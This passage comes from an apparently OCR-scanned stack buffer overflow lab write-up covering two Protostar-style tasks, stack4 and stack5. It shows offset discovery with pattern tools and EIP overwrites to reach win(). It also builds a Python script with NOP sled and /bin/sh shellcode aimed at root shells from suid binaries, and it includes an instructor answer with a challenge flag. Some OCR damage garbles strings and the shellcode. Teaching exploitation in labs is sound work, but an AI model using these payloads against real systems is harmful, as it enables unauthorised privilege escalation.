 ./pattern create.rb -l 100
```

```
AaAalAa Aa3Aa4Aa5AaAaAaAa9AboAblAb2Ab3Ab4Ab5A6A67Ab8A
b9ACOAC1AC2AC3AC4ACSACOAC7AC8AC9AdoAdlAd2A
```

Then we will pass it to the program in gdb

```
#!/bin/bash
gdb ./stack4
GNU gdb (GDB) 7.0.1-debian
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying" and "show
    warranty" for details.
This GDB was configured as "1486-linux-gnu". For bug reporting instructions, please
    see:
<http://gnu.org/software/gdb/bugs>...
Reading symbols from /opt/vagrant/bin/stack4... done.
(gdb) run
Starting program: /opt/vagrant/bin/stack4
AaAalAa2Aa3Aa4Aa5AaAaAa8Aa9AboAblAb2Ab3Ab4Ab5Ab6Ab7Ab8Ab9ACO
AC1AC2AC3AC4ACSACOAC7ACSAC9AdoAd 1Ad2A

Program received signal SIGSEGV, Segmentation fault.
0x63413563 in ?? ()
(gdb)
```


It crashes at 0x63413563 We locate that with pattern offset program

```
#!/bin/bash
./pattern_offset.rb -q 63413563
[*] Exact match at offset 76
```

We get exact match at offset 76. Next step is to find the address of win()

```
#!/bin/bash
objdump -d
```

We get this output



```
080483f4 <win>:
 80483f4:       55                      push   %ebp
 80483f5:       89 e5                   mov    %esp,%ebp
 80483f7:       83 ec 18                sub    $0x18,%esp
 80483fa:       c7 04 24 e0 84 04 08    movl   $0x80484e0,(%esp)
 8048401:       e8 26 ff ff ff          call   804832c <puts@plt>
 8048406:       c9                      leave
 8048407:       c3                      ret
```

The address is 0x080483f4, Now we can build our exploit.

```
#!/bin/bash
python -c "print 'A' * 76 + '\xf4\x83\x04\x08'" | ./stack4
code flow successfully changed
Segmentation fault
```

Golden Challenge 2 - Point and Shoot

Please review the following C language code

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int win()
{
    [REDACTED FLAG CODE]
}

int main(int argc, char **argv)
{
 char buffer[REDACTED LENGTH];

 gets(buffer);
}
```

This challenge 2 is very similar to Task 4, and requires you to find out the address of a function and return to it.

```bash
#!/bin/bash
./challenge2
```

Instructor Notes

```
#!/bin/bash
python -c "print 'A' * 74 + '\x3b\x84\x04\x08'" | ./challenge2
flag{fc991638-202a-479b-b05b-5d08b81dd725}
```

Task 5 - Shell Matters

This task requires you to put shellcode on the stack. You may notice that the exploit only works in gdb and not outside of it in the host system. This is because gdb puts the stack in a different place during debugging to the normal system operation. You may find the tool in task/tools/show.c useful to show the address of the stack, which obviously doesn't move around because ASLR is disabled [2]. Solving this task in gdb only is therefore the goal, though the following challenge uses the same file with different permissions, for which you will have to run the exploit outside of gdb, please read the explanation at the end of this task to see how a gdb exploit can be extended to work outside of it too. Please note that some results may vary from the write-up to your machine, but the process will be the same, just substitute your results for those presented here.

This task and the following challenge, will teach you how to escalate privileges using a vulnerable suid binary. All the previous exploits wanted us to change a variable, execute a function .. stuff that are more like competition flags but this time we have a realistic situation. Let's examine this source code:

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
 char buffer[64];

 gets(buffer);
}
```

Breakdown

Question: What are the variable in this program?

Answer: From the code we can understand that the program has a variable called "buffer" and assigns a buffer of 64 chars to it.

Question: What are the actions/ functions that this program has?

Answer: It just takes our input and stores it in the buffer.

We can also make the following observations. *The program doesn't tell us about the buffer size. What about char buffer[64]; ? like stack4 if we tried 64 chars it won't even crash.* with that being said let's start.

Solution

As always we will start by finding out if the binary vulnerable or not (yea we already know that but it's an important enumeration step)

```bash
#!/bin/bash
python -c "print 'A' * 100" | ./stack5
Segmentation fault
```

Segmentation fault. So it crashes before 100 chars, next step is to know where exactly does it crash. We will use metasploit pattern_create.rb and pattern_offset.rb, I explained how does this work in task3

```bash
#!/bin/bash
 ./pattern create.rb -l 100
```

[2]Address space layout randomisation is a computer security technique involved in preventing exploitation of memory corruption vulnerabilities

```
 AaAalAa Aa3Aa4Aa5AaAaAaAa9AboAblAb2Ab3Ab4Ab5A6A67Ab8A
 b9ACOAC1AC2AC3AC4ACSACOAC7AC8AC9AdoAdlAd2A
```

```
#!/bin/bash
gdb ./stack5
```

Then we will run gdb and create a break point at main(), run the program after the break point we make it continue then pass our pattern :

Create break point, then run the debugger

```
(gdb) break main
Breakpoint 1 at 0x8048411

(gdb) run
Starting program: /home/vagrant/task/stack5/stack5
[-----------------------------------registers-----------------------------------]
EAX: 0xb7fccdbc --> 0xbffff6ac --> 0xbffff7ec ("XDG_SESSION_ID=4")
EBX: 0x0
ECX: 0x3f4625ec
EDX: 0xbffff634 --> 0x0
ESI: 0xb7fcb000 --> 0x1b2db0
EDI: 0xb7fcb000 --> 0x1b2db0
EBP: 0xbffff608 --> 0x0
ESP: 0xbffff5c8 --> 0xb7fc9244 --> 0xb7e30030 (<_IO_check_libio>: call 0xb7f37c79 <
    __x86.get_pc_thunk.ax>)
EIP: 0x8048411 (<main+6>: lea eax,[ebp-0x40])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x804840b <main>: push ebp
   0x804840c <main+1>: mov ebp,esp
   0x804840e <main+3>: sub esp,0x40
=> 0x8048411 <main+6>: lea eax,[ebp-0x40]
   0x8048414 <main+9>: push eax
   0x8048415 <main+10>: call 0x80482e0 <gets@plt>
   0x804841a <main+15>: add esp,0x4
   0x804841d <main+18>: mov eax,0x0
[------------------------------------stack-------------------------------------]
0000| 0xbffff5c8 --> 0xb7fc9244 --> 0xb7e30030 (<_IO_check_libio>: call 0xb7f37c79 <
    __x86.get_pc_thunk.ax>)
0004| 0xbffff5cc --> 0xb7e300fc (<init_cacheinfo+92>: test eax,eax)
0008| 0xbffff5d0 --> 0x1
0012| 0xbffff5d4 --> 0x0
0016| 0xbffff5d8 --> 0xb7e46a60 (<__new_exitfn+16>: add ebx,0x1845a0)
0020| 0xbffff5dc --> 0x804847b (<__libc_csu_init+75>: add edi,0x1)
0024| 0xbffff5e0 --> 0x1
0028| 0xbffff5e4 --> 0xbffff6a4 --> 0xbffff7cb ("/home/vagrant/task/stack5/stack5")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048411 in main ()
```

Press C to continue and enter the pattern,


```

(gdb) c
Continuing.
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6
Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
```

```
Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x0
ECX: 0xb7fcb5a0 --> 0xfbad2288
EDX: 0xb7fcc87c --> 0x0
ESI: 0xb7fcb000 --> 0x1b2db0
EDI: 0xb7fcb000 --> 0x1b2db0
EBP: 0x63413163 ('c1Ac')
ESP: 0xbffff610 ("Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A")
EIP: 0x33634132 ('2Ac3')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x33634132
[------------------------------------stack-------------------------------------]
0000| 0xbffff610 ("Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A")
0004| 0xbffff614 ("c5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A")
0008| 0xbffff618 ("6Ac7Ac8Ac9Ad0Ad1Ad2A")
0012| 0xbffff61c ("Ac8Ac9Ad0Ad1Ad2A")
0016| 0xbffff620 ("c9Ad0Ad1Ad2A")
0020| 0xbffff624 ("0Ad1Ad2A")
0024| 0xbffff628 ("Ad2A")
0028| 0xbffff62c --> 0xb7fffc00 --> 0x1
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x33634132 in ?? ()
```

It crashes at 0x33634132, now we will use pattern_offset.rb script.

```
#!/bin/bash
./pattern_offset.rb -q 33634132
[*] Exact match at offset 68
```

And we get exact match at offset 68. As stated above, we will exploit this binary to get a shell or a root shell, but this depends on the target being a suid binary. There are two ways of finding this out. Either by using the find command or by looking at colour coding in the terminal when we run ls, as suid binaries generally get a red highlight. In the following examples[3] we check first the task then the challenge, and see that that stack5 is not a suid bianry while challenge3 is:



```
vagrant@lab1:~/task/stack5$ ls
stack5  stack5.c
vagrant@lab1:~/task/stack5$ find -perm -4000
vagrant@lab1:~/task/stack5$ ls /opt/
challenge3  challenge4  flag3.txt  flag4.txt  metasploit-framework  peda
vagrant@lab1:~/task/stack5$ find /opt/ -perm -4000
/opt/challenge4
/opt/challenge3
vagrant@lab1:~/task/stack5$
```

Fining suid binaries.

We see that stack5 is not highlighted red and -perm returns no result for it, meaning that only challenge3 is a suid binary.

[3]We are in the stack directory.

Developing the exploit

Before we build our exploit let's just understand the idea of the exploit. we will fill the buffer with "A" as always, we will reach the EIP and overwrite it with a new address that points to our shell code, then we will add something called NOP (No Operation), then finally the shellcode. Let's breakdown everything.

ShellCode

So what's a shellcode? Simply it's a piece of code ("written in hex in our situation") that we use as a payload to execute something . /bin/sh for example. And if this binary is suid and we execute /bin/sh with the binary we will get a root shell. You can get shellcodes from shell-storm or from exploit-db, of course there are a lot of other resources. This is the shellcode we are going to use for this challenge :

```
\x31\xc0\x31\xdb\xb0\x06\xcd\x80\x53\x68/tty\x68/dev\x89\xe3\x31\xc9\x66\xb9\x12\x27\
    xb0\x05\xcd\x80\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\
    xcd\x80
```

This shellcode executes /bin/sh

NOP (No Operation)

Basically no operation is used to make sure that our exploit doesn't fail, because we won't always point to the right address, so we add stuff that doesn't do anything and we point to them, Then when the program executes it will reach those NOPs and keeps executing them (does nothing) until it reaches the shellcode.

Building the exploit

In the last challenges a single python print statement solved it. This time it will be a mess so we will create a small exploit with python. Create a file on your system with ".py" extension and then simply use a text editor such as nano or vim to write the code, starting with importing a module called struct.

```
import struct
```

Then we will create a variable the holds the padding (the chars to fill the buffer)

```
pad = "\x41" * 68
```

After it fills the buffer it will hit the EIP, but we need to assign a new EIP address. For now though, lets start with by using the results of ./show[4] which yields 0xbffff5d4. We will add that value to a variable but remember we need it in reverse, That's why struct is important. if you do import struct;struct.pack("I", 0xbffff5d4) from the python interpreter it will print \xd4\xf5\xff\xbf, it makes life easier.

Then we will create a variable to hold the padding (the chars to fill the buffer)

```
EIP = struct.pack("I", 0xbffff5d4)
```

Then comes our shellcode


```
shellcode = "\x31\xc0\x31\xdb\xb0\x06\xcd\x80\x53\x68/tty\x68/dev\x89\xe3\x31\xc9\x66\
    xb9\x12\x27\xb0\x05\xcd\x80\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\
    x99\xb0\x0b\xcd\x80"‘
```

Last thing is the NOP, it can be anything, so 100 chars will be good NOP = "\x90" * 100 Ok our exploit is ready, we just need to print out the final payload so: print pad + EIP + NOP + shellcode Let's take a look at the script:

[4]" /task/tools/./show"

```
import struct
pad = "\x41" * 68
EIP = struct.pack("I", 0xbffff5d4)
shellcode = "\x31\xc0\x31\xdb\xb0\x06\xcd\x80\x53\x68/tty\x68/dev\x89\xe3\x31\xc9\x66\
    xb9\x12\x27\xb0\x05\xcd\x80\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\
    x99\xb0\x0b\xcd\x80"
NOP = "\x90" * 100
print pad + EIP + NOP + shellcode
```

If we try to run this exploit against ./stack5 it will fail both in the terminal and gdb, this is because we need the correct EIP and not the placeholder we used. The example below contains the exploit (stk5.py) above with placeholder EIP (0xbffff5d4) and gives the following result:



```
vagrant@lab1:~/task/stack5$ cat /tmp/stk5.py
import struct
pad = "\x41" * 68
EIP = struct.pack("I", 0xbffff5d4)
shellcode = "\x31\xc0\x31\xdb\xb0\x06\xcd\x80\x53\x68/tty\x68/
NOP = "\x90" * 100
print pad + EIP + NOP + shellcode
vagrant@lab1:~/task/stack5$ python /tmp/stk5.py | ./stack5
Illegal instruction (core dumped)
vagrant@lab1:~/task/stack5$
```


The ”cat” results are trimmed to fit here, please use the full shellcode.

Adjusting the exploit

Now we need to adjust the EIP to get the desired result and for that we need to use gdb. Please remember that the results on your machine might be different in places but the process will get you there, just make sure to replace your results for those in this guide. We now need to run gdb, dissemble main and then break at ”ret” at the end, which in our case is 0x08048423.


Now break at 0x08048423 and run the exploit by using r <<< $(python /tmp/stk5.py)

In the registers we can see that EBP is pulling in the A’s we expected, but this is not particularly useful.Instead if we look at the stack we can see the A’s present again at 0xbffff5d4 and then followed by our NOP (0x90909090). We need to place our exploit in one of the address currently taken up by the NOPS and we can test this easily by jumping to one of them in gdb. Lets use the first available one with the command ”j *0xbffff610” and hey presto we have a shell and can run commands such as ”id”.




```
vagrant@lab1:~/task/stack5$ gdb ./stack5
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack5...(no debugging symbols found)...done.
gdb-peda$ disass main
Dump of assembler code for function main:
   0x0804840b <+0>:     push   ebp
   0x0804840c <+1>:     mov    ebp,esp
   0x0804840e <+3>:     sub    esp,0x40
   0x08048411 <+6>:     lea    eax,[ebp-0x40]
   0x08048414 <+9>:     push   eax
   0x08048415 <+10>:    call   0x80482e0 <gets@plt>
   0x0804841a <+15>:    add    esp,0x4
   0x0804841d <+18>:    mov    eax,0x0
   0x08048422 <+23>:    leave
   0x08048423 <+24>:    ret
End of assembler dump.
gdb-peda$ |
```

Break at ret.



```
gdb-peda$ break *0x08048423
Breakpoint 1 at 0x8048423
gdb-peda$ r <<< $(python /tmp/stk5.py)
Starting program: /home/vagrant/task/stack5/stack5 <<< $(python /tmp/stk5.py)
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x0
ECX: 0xb7fcb5a0 --> 0xfbad2088
EDX: 0xb7fcc87c --> 0x0
ESI: 0xb7fcb000 --> 0x1b2db0
EDI: 0xb7fcb000 --> 0x1b2db0
EBP: 0x41414141 ('AAAA')
ESP: 0xbffff60c --> 0xbffff5d4 ('A' <repeats 56 times>, "\324\365\377\277", '\220
EIP: 0x8048423 (<main+24>:      ret)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x804841a <main+15>: add    esp,0x4
   0x804841d <main+18>: mov    eax,0x0
   0x8048422 <main+23>: leave
=> 0x8048423 <main+24>: ret
   0x8048424:   xchg   ax,ax
   0x8048426:   xchg   ax,ax
   0x8048428:   xchg   ax,ax
   0x804842a:   xchg   ax,ax
[------------------------------------stack-------------------------------------]
0000| 0xbffff60c --> 0xbffff5d4 ('A' <repeats 56 times>, "\324\365\377\277", '\22
0004| 0xbffff610 --> 0x90909090
0008| 0xbffff614 --> 0x90909090
0012| 0xbffff618 --> 0x90909090
0016| 0xbffff61c --> 0x90909090
0020| 0xbffff620 --> 0x90909090
0024| 0xbffff624 --> 0x90909090
0028| 0xbffff628 --> 0x90909090
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048423 in main ()
gdb-peda$ |
```

Run the exploit in gdb.


```
gdb-peda$ j *0xbffff610
Continuing at 0xbffff610.
process 2374 is executing new program: /bin/zsh5
$ id
[New process 2389]
process 2389 is executing new program: /usr/bin/id
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant)
```

Jump to 0xbffff610.


Great stuff! We have our shell in gdb, now lets run it on the terminal. You can change your existing exploit but it is advisable to make a copy and change that as we want to revisit the original one in a second. So making a new exploit called stk5a610.py (since it now has EIP set to 0xbffff610) and run it agains ./stack5, but oh no! It fails.

```
#!/bin/bash
python /tmp/stk5a610.py | ./stack5
Illegal instruction (core dumped)
```

So what went wrong? In terms of task 5, nothing actually. If we run gdb again and run our exploit in it we will get a shell, just not in the terminal because gdb slightly changes the position of the stack.

```
(gdb) r <<< $(python /tmp/stk5a610.py)
Starting program: /home/vagrant/task/stack5/stack5 <<< $(python /tmp/stk5a610.py)
process 2426 is executing new program: /bin/zsh5
$
```


This task is therefore done, but we also know that the following challenge will require us to get things working outside of gdb. Why is that, we gdb will not allow us to escalate privileges in the manner needed. To improve the exploit then, we need to get the range of our NOPs and then adjust the EIP in the exploit to where it works outside of gdb. This can unfortunately be a tedious process but a good approach is to examine the range of the NOPs in gdb by using the "x/50x" command to view a larger range and please note that we are using the original exploit here hence the choice for 0xbffff5d4 (also remember to break at ret).



```
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x0
ECX: 0xb7fcb5a0 --> 0xfbad2088
EDX: 0xb7fcc87c --> 0x0
ESI: 0xb7fcb000 --> 0x1b2db0
EDI: 0xb7fcb000 --> 0x1b2db0
EBP: 0x41414141 ('AAAA')
ESP: 0xbffff60c --> 0xbffff610 --> 0x90909090
EIP: 0x8048423 (<main+24>:      ret)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow
[-------------------------------------code-------------------------------------]
   0x804841a <main+15>: add    esp,0x4
